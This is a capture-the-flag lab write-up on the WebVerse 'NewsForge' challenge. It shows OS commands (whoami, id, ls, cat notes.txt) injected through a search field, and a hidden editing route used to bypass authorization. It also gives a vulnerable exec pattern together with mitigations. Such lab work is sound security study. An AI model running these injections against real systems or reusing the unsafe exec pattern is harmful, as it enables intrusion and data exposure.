Command Injection & Broken Function Level Authorization | NewsForge

Command Injection & Broken Function Level Authorization | NewsForge
Overview
NewsForge is a WebVerse Labs challenge focused on two major vulnerabilities:
- Command Injection through the search functionality
- Broken Function Level Authorization (BFLA) on article editing routes
The application allows users to browse and search technology-related articles. During testing, the search feature revealed unsafe backend command execution behavior, which ultimately exposed hidden developer notes and an undisclosed administrative route.
The exposed route allowed unauthorized users to edit articles without proper privilege validation.
Lab Link
- Lab: NewsForge – WebVerse
Objective
Exploit the vulnerable search functionality to gain deeper application insight, discover hidden administrative functionality, and abuse broken authorization controls to retrieve the flag.
Hosts Configuration
Add the lab hostname locally before accessing the application.
1
echo "10.100.0.30    newsforge.local" | sudo tee -a /etc/hosts
Initial Reconnaissance
After opening the application:
1
http://newsforge.local/
The platform allowed standard user registration and login.
Registration
1
http://newsforge.local/register
Login
1
http://newsforge.local/login
After authentication, the application exposed a search feature.
1
http://newsforge.local/search
Discovering Command Injection
Testing the search functionality quickly revealed suspicious behavior.
Basic operating system commands were executed directly through the search input.
Payloads Used
1
whoami
1
id
Response
1
2
newsforge
uid=1001(newsforge) gid=1001(newsforge) groups=1001(newsforge)
The command output was reflected directly in the user interface, confirming command injection.
This indicated the backend was likely executing user input unsafely through shell commands.
Enumerating the Server
After confirming remote command execution, directory contents were listed.
Payload
1
ls -la
Response
1
2
3
4
5
6
7
8
9
10
11
12
13
total 88
drwxr-xr-x    1 newsforge newsforge      4096 May 14 08:29 .
drwxr-xr-x    1 root     root          4096 May 14 12:52 ..
-rw-r--r--    1 newsforge newsforge       570 May 14 08:28 Dockerfile
-rw-r--r--    1 newsforge newsforge       513 May 14 08:28 README.md
drwxr-xr-x    1 newsforge newsforge      4096 May 14 12:52 db
drwxr-xr-x    1 newsforge newsforge      4096 May  4 20:45 node_modules
-rw-r--r--    1 newsforge newsforge       452 May 14 08:28 notes.txt
-rw-r--r--    1 newsforge newsforge     34472 May 14 08:28 package-lock.json
-rw-r--r--    1 newsforge newsforge       296 May 14 08:28 package.json
drwxr-xr-x    1 newsforge newsforge      4096 May 14 08:29 public
-rw-r--r--    1 newsforge newsforge      4948 May 14 08:28 server.js
drwxr-xr-x    1 newsforge newsforge      4096 May 14 08:29 views
A file named notes.txt appeared particularly interesting.
Reading Sensitive Internal Notes
The developer notes were read using:
1
cat notes.txt
Output
1
2
3
4
5
6
7
8
9
NewsForge - Developer Notes
============================
Last updated: 2025-03-12 - Kevin

TODO before next release:
--------------------------
[ ] Article editing: add a role check to /9ead47a82a0d25985f22f10651d1f93b3abba317 routes - currently any logged-in
    user can edit articles. Is it a security flaw that anyone can visit /9ead47a82a0d25985f22f10651d1f93b3abba317
    and edit articles? Need to restrict to admin role only before going live.
This revealed a hidden route:
1
/9ead47a82a0d25985f22f10651d1f93b3abba317
The note also confirmed a Broken Function Level Authorization issue where any authenticated user could access article editing functionality.
Exploiting Broken Function Level Authorization
An existing article was opened:
1
http://newsforge.local/article/article3
The hidden endpoint was then appended to the article URL:
1
http://newsforge.local/article/article3/9ead47a82a0d25985f22f10651d1f93b3abba317
Even though the logged-in account was a regular user, the application exposed article editing functionality without authorization checks.
A small modification was made to the article content and the changes were saved.
Retrieving the Flag
After saving the article changes, the flag appeared directly in the application interface.
1
WEBVERSE{REDACTED}
Proof of Exploitation
Command Injection
1
2
3
4
whoami
id
ls -la
cat notes.txt
Hidden Administrative Route
1
/9ead47a82a0d25985f22f10651d1f93b3abba317
Unauthorized Article Editing
1
http://newsforge.local/article/article3/9ead47a82a0d25985f22f10651d1f93b3abba317
Result
- Remote command execution
- Internal file disclosure
- Hidden route discovery
- Authorization bypass
- Unauthorized article modification
- Flag retrieval
Vulnerability Analysis
Command Injection
The search feature likely passed user input directly into a shell command without sanitization.
A vulnerable pattern commonly looks like:
1
exec("grep " + userInput)
This allows attackers to execute arbitrary operating system commands.
Broken Function Level Authorization
The application exposed privileged editing functionality without verifying user roles.
Although the route appeared hidden through obscurity, no actual authorization enforcement existed.
Simply knowing the endpoint granted access.
Impact
Successful exploitation allowed attackers to:
- Execute arbitrary system commands
- Enumerate server contents
- Read sensitive internal files
- Discover hidden administrative routes
- Modify application content
- Bypass intended access controls
In real-world applications, this could lead to:
- Full server compromise
- Credential theft
- Data manipulation
- Persistent backdoors
- Privilege escalation
Mitigation
Prevent Command Injection
Avoid executing shell commands with unsanitized user input.
Use safe APIs instead of shell execution whenever possible.
Unsafe
1
exec("grep " + userInput)
Safer
1
execFile("grep", [userInput])
Enforce Authorization Checks
Every privileged endpoint must verify user permissions server-side.
Never rely on:
- Hidden URLs
- Obscure routes
- Frontend restrictions
Authorization should always be enforced in backend logic.
Principle of Least Privilege
Regular users should only have access to functionality explicitly required for their role.
Real-World Insight
This lab combines two extremely dangerous vulnerabilities often found together in real environments.
Command injection frequently exposes internal files, secrets, or undocumented endpoints that attackers can chain into deeper compromise.
The second issue demonstrates why “security through obscurity” fails. Even though the edit route looked random and hidden, it remained fully accessible because authorization was never enforced.
Modern attackers regularly combine information disclosure with authorization flaws to move laterally through applications.
Key Takeaways
- Search functionality can become dangerous when tied to shell commands
- Hidden routes are not security controls
- Authorization must always be enforced server-side
- Internal notes and debug files often expose critical information
- Chaining smaller issues frequently leads to full compromise